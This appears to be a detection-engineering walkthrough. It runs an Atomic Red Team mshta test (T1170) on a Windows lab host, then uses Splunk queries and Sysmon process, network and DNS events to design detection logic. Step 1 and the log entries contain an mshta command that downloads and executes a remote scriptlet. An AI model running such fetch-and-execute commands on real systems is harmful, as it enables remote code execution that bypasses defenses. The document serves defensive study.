
STEP 1: RUN THE TEST (T1170– MSHTA)



Administrator: C:\WINDOWS\system32\cmd.exe

```
C:\Users\Administrator>mshta.exe javascript:a=(GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1170/mshta.sct")).Exec();close();
```

STEP 2 : SEE WHAT LOGS DO YOU HAVE FROM WHAT YOU HAVE DONE



```
index=windows  "mshta.exe" | stats count by source EventCode
```


✓ 505 events (2/16/20 1:30:00.000 PM to 2/17/20 1:36:14.000 PM)

source	EventCode
WinEventLog:Microsoft-Windows-Sysmon/Operational	1
WinEventLog:Microsoft-Windows-Sysmon/Operational	10
WinEventLog:Microsoft-Windows-Sysmon/Operational	11
WinEventLog:Microsoft-Windows-Sysmon/Operational	12
WinEventLog:Microsoft-Windows-Sysmon/Operational	13
WinEventLog:Microsoft-Windows-Sysmon/Operational	22
WinEventLog:Microsoft-Windows-Sysmon/Operational	3
WinEventLog:Microsoft-Windows-Sysmon/Operational	5
WinEventLog:Security	4688
WinEventLog:Security	4689
WinEventLog:Security	5156


STEP 3: DECIDE WHAT DETECTION LOGIC YOU WANT TO FOLLOW

- As you know mshta.exe is not a binary that users use it on a daily basis, so monitoring execution of this binary or creating network connection from mshta.exe is not a normal behavior


- in this example we will use sysmon Event Code 1 , 3 ,22 for detection logic



Type	✓	Field	Value	Actions
Selected	✓	host ▾	win10-test	
	✓	source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	
	✓	sourcetype ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	
Event	☐	CommandLine ▾	mshta.exe javascript:a=(GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1170/mshta.sct")).Exec();close();	
	☐	Company ▾	Microsoft Corporation	
	☐	ComputerName ▾	win10-test	
	☐	CurrentDirectory ▾	C:\Users\Administrator\	
	☐	Description ▾	Microsoft (R) HTML Application host	
	☐	EventCode ▾	1	
	☐	EventType ▾	4	
	☐	FileVersion ▾	11.00.17134.1 (WinBuild.160101.0800)	
	☐	Hashes ▾	MD5=197FC97C6A843BEBB445C1D9C58DCBDB,SHA256=64E7A255A1AF1B54FD9243FAACB76A6527513FECF1B26BC3C9B8D3824DC9BDF9	
	☐	Image ▾	C:\Windows\System32\mshta.exe	
	☐	IntegrityLevel ▾	High	
	☐	Keywords ▾	None	
	☐	LogName ▾	Microsoft-Windows-Sysmon/Operational	
	☐	LogonGuid ▾	{6647E746-5C84-5E4A-0000-0020A30F5000}	
	☐	LogonId ▾	0x500FA3	
	☐	Message ▾	Process Create: RuleName: UtcTime: 2020-02-17 09:35:33.889 ProcessGuid: {6647E746-5E65-5E4A-0000-00106E646A00} ProcessId: 5048 Image: C:\Windows\System32\mshta.exe FileVersion: 11.00.17134.1 (WinBuild.160101.0800) Description: Microsoft (R) HTML Application host Product: Internet Explorer Company: Microsoft Corporation OriginalFileName: MSHTA.EXE CommandLine: mshta.exe javascript:a=(GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1170/mshta.sct")).Exec();close(); CurrentDirectory: C:\Users\Administrator\ User: WIN10-TEST\Administrator LogonGuid: {6647E746-5C84-5E4A-0000-0020A30F5000} LogonId: 0x500FA3 TerminalSessionId: 2 IntegrityLevel: High Hashes: MD5=197FC97C6A843BEBB445C1D9C58DCBDB,SHA256=64E7A255A1AF1B54FD9243FAACB76A6527513FECF1B26BC3C9B8D3824DC9BDF9 ParentProcessGuid: {6647E746-5D09-5E4A-0000-00104DFF5C00} ParentProcessId: 3200 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"	
	☐	OpCode ▾	Info	
	☐	OriginalFileName ▾	MSHTA.EXE	
	☐	ParentCommandLine ▾	"C:\WINDOWS\system32\cmd.exe"	
	☐	ParentImage ▾	C:\Windows\System32\cmd.exe	
	☐	ParentProcessGuid ▾	{6647E746-5D09-5E4A-0000-00104DFF5C00}	
	☐	ParentProcessId ▾	3200	
	☐	ProcessGuid ▾	{6647E746-5E65-5E4A-0000-00106E646A00}	
	☐	ProcessId ▾	5048	
	☐	Product ▾	Internet Explorer	
	☐	RecordNumber ▾	218921853	
	☐	Sid ▾	S-1-5-18	
	☐	SidType ▾	0	



Type	✓ Field	Value	Actions
Selected	✓ host ▾	win10-test	⌄
	✓ source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
	✓ sourcetype ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
Event	☐ ComputerName ▾	win10-test	⌄
	☐ DestinationIp ▾	151.101.0.133	⌄
	☐ DestinationIsIpv6 ▾	false	⌄
	☐ DestinationPort ▾	443	⌄
	☐ DestinationPortName ▾	https	⌄
	☐ EventCode ▾	3	⌄
	☐ EventType ▾	4	⌄
	☐ Image ▾	C:\Windows\System32\mshta.exe	⌄
	☐ Initiated ▾	true	⌄
	☐ Keywords ▾	None	⌄
	☐ LogName ▾	Microsoft-Windows-Sysmon/Operational	⌄
	☐ Message ▾	Network connection detected: RuleName: UtcTime: 2020-02-17 09:35:34.266 ProcessGuid: {6647E746-5E65-5E4A-0000-00106E646A00} ProcessId: 5048 Image: C:\Windows\System32\mshta.exe User: WIN10-TEST\Administrator Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 192.168.2.249 SourceHostname: win10-test SourcePort: 50603 SourcePortName: DestinationIsIpv6: false DestinationIp: 151.101.0.133 DestinationHostname: DestinationPort: 443 DestinationPortName: https	⌄
	☐ OpCode ▾	Info	⌄
	☐ ProcessGuid ▾	{6647E746-5E65-5E4A-0000-00106E646A00}	⌄
	☐ ProcessId ▾	5048	⌄
	☐ Protocol ▾	tcp	⌄
	☐ RecordNumber ▾	218922548	⌄
	☐ Sid ▾	S-1-5-18	⌄
	☐ SidType ▾	0	⌄
	☐ SourceHostname ▾	win10-test	⌄
	☐ SourceIp ▾	192.168.2.249	⌄
	☐ SourceIsIpv6 ▾	false	⌄
	☐ SourceName ▾	Microsoft-Windows-Sysmon	⌄
	☐ SourcePort ▾	50603	⌄
	☐ TaskCategory ▾	Network connection detected (rule: NetworkConnect)	⌄
	☐ Type ▾	Information	⌄



Type	✓ Field	Value	Actions
Selected	✓ host ▾	win10-test	⌄
	✓ source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
	✓ sourcetype ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
Event	☐ ComputerName ▾	win10-test	⌄
	☐ EventCode ▾	22	⌄
	☐ EventType ▾	4	⌄
	☐ Image ▾	C:\Windows\System32\mshta.exe	⌄
	☐ Keywords ▾	None	⌄
	☐ LogName ▾	Microsoft-Windows-Sysmon/Operational	⌄
	☐ Message ▾	Dns query: RuleName: UtcTime: 2020-02-17 09:35:34.161 ProcessGuid: {6647E746-5E65-5E4A-0000-00106E646A00} ProcessId: 5048 QueryName: raw.githubusercontent.com QueryStatus: 0 QueryResults: type: 5 github.map.fastly.net;::ffff:151.101.0.133;::ffff:151.101.64.133;::ffff:151.101.128.133;::ffff:151.101.192.133; Image: C:\Windows\System32\mshta.exe	⌄
	☐ OpCode ▾	Info	⌄
	☐ ProcessGuid ▾	{6647E746-5E65-5E4A-0000-00106E646A00}	⌄
